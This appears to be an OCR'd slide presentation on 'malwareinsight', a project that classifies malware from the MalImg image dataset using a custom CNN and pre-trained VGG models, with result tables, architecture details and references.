
Objective

Develop a classification model that utilizes deep learning techniques to accurately classify malware.

MalImg Dataset

Taken from Kaggle

25
classes




9339
images

Dataset derived from study of L. Nataraj et al.

MalImg Dataset

Taken from Kaggle


25
classes



9339
images

Dataset derived from study of L. Nataraj et al.

Convolutional Neural Networks (CNNs)



Designed to mimic how our brain can recognize objects and patterns

Pre-Trained

From Scratch

Baselines from Literature

	Accuracy	Precision	Recall
Paardekooper, et al. (2022)	98.5	-	-
Pant & Bista (2021)	98.07	98	99

Results


	Accuracy	Precision	Recall
Pre-trained VGG19	**97.89**	**94.8**	**95.26**
Pre-trained VGG16	**96.72**	**96.71**	**96.51**
Paardekooper, et al. (2022)	98.5	-	-
Pant & Bista (2021)	98.07	98	99

Pre-trained models performed well in processing MalImg, but is still not comparable to results from literature

Custom CNN Architecture

Feature Extraction

Classification



input image
(256x256x3)

convolution
(256x256x64)

max pooling
(3x3)

convolution
(85x85x32)

max pooling
(3x3)

Flatten
(25,088)

Dense Layers
with Dropouts
(512 > 64 > 25)
Activated by RelU
Softmax Output

Results

	Accuracy	Precision	Recall
malwareinsight	**98.94**	**97.25**	**97.13**
Pre-trained VGG19	97.89	94.8	95.26
Pre-trained VGG16	96.72	96.71	96.51
Pant & Bista (2021)	98.07	98	99
Paardekooper, et al. (2022)	98.5	-	-


Our custom model beats the baselines and pretrained versions in terms of accuracy.

Why did a custom architecture beat pretrained models?

VS

Conclusion

Successfully created a model that classifies malware at ~99% accuracy through images



Displayed how performance varies between Custom CNN and Pre-trained models and explored why that happened


How do we use it?

We do not see the model to **replace commonly used malware detection**, rather this method is **best stacked with other techniques** to create a more robust anti-malware system

Recommendations

Explore pre-trained models built for texture classifiction

Include more malware



Unsupervised learning

THANK YOU!


SCAN IF YOU DARE

References:

- AV-TEST-The Independent IT-Security Institute. (n.d.). AV-ATLAS - The Threat Intelligence Platform by AV-TEST. AV-ATLAS - The Threat Intelligence Platform by AV-TEST. Retrieved June 7, 2024, from https://av-atlas.org/
- L. Nataraj, S. Karthikeyan, G. Jacob, and B. S. Manjunath. 2011. Malware images: visualization and automatic classification. In Proceedings of the 8th International Symposium on Visualization for Cyber Security (VizSec '11). Association for Computing Machinery, New York, NY, USA, Article 4, 1–7. https://doi.org/10.1145/2016904.2016908
- Nataraj, L., Karthikeyan, S., Jacob, G., & Manjunath, B. S. (2011, July). Malware images: visualization and automatic classification. In Proceedings of the 8th international symposium on visualization for cyber security (pp. 1-7).
- Paardekooper, C., Noman, N., Chiong, R., & Varadharajan, V. (2022, July). Designing Deep Convolutional Neural Networks using a Genetic Algorithm for Image-based Malware Classification. In 2022 IEEE Congress on Evolutionary Computation (CEC) (pp. 1-8). IEEE.
- Pant, D., & Bista, R. (2021). Image-based malware classification using deep convolutional neural network and transfer learning. 2021 3rd International Conference on Advanced Information Science and System (AISS 2021), 1-6.
- cybercrimemag. (2018, February 21). Cybercrime To Cost The World $10.5 Trillion Annually By 2025. Cybercrime Magazine. https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/
- Malware Detection: 10 Techniques - CrowdStrike. (2023, January 3). Crowdstrike.Com. https://www.crowdstrike.com/cybersecurity-101/malware/malware-detection/
- Mishra, M. (2020, August 26). Convolutional neural networks, explained. Towards Data Science. https://towardsdatascience.com/convolutional-neural-networks-explained-9cc5188c4939

APPENDIX

Malware threat classification



Custom CNN Architecture

Layer (type)	Output Shape	Param #
input_layer (InputLayer)	(None, 256, 256, 3)	0
conv2d (Conv2D)	(None, 256, 256, 64)	1,792
max_pooling2d (MaxPooling2D)	(None, 85, 85, 64)	0
conv2d_1 (Conv2D)	(None, 85, 85, 32)	18,464
max_pooling2d_1 (MaxPooling2D)	(None, 28, 28, 32)	0
flatten (Flatten)	(None, 25088)	0
dense (Dense)	(None, 512)	12,845,568
dense_1 (Dense)	(None, 64)	32,832
dropout (Dropout)	(None, 64)	0
dense_2 (Dense)	(None, 25)	1,625

Total params: 38,700,845 (147.63 MB)


Trainable params: 12,900,281 (49.21 MB)


Non-trainable params: 0 (0.00 B)

Optimizer params: 25,800,564 (98.42 MB)

malwareinsight


Accuracy and Loss Performance






VGG16


Accuracy and Loss Performance

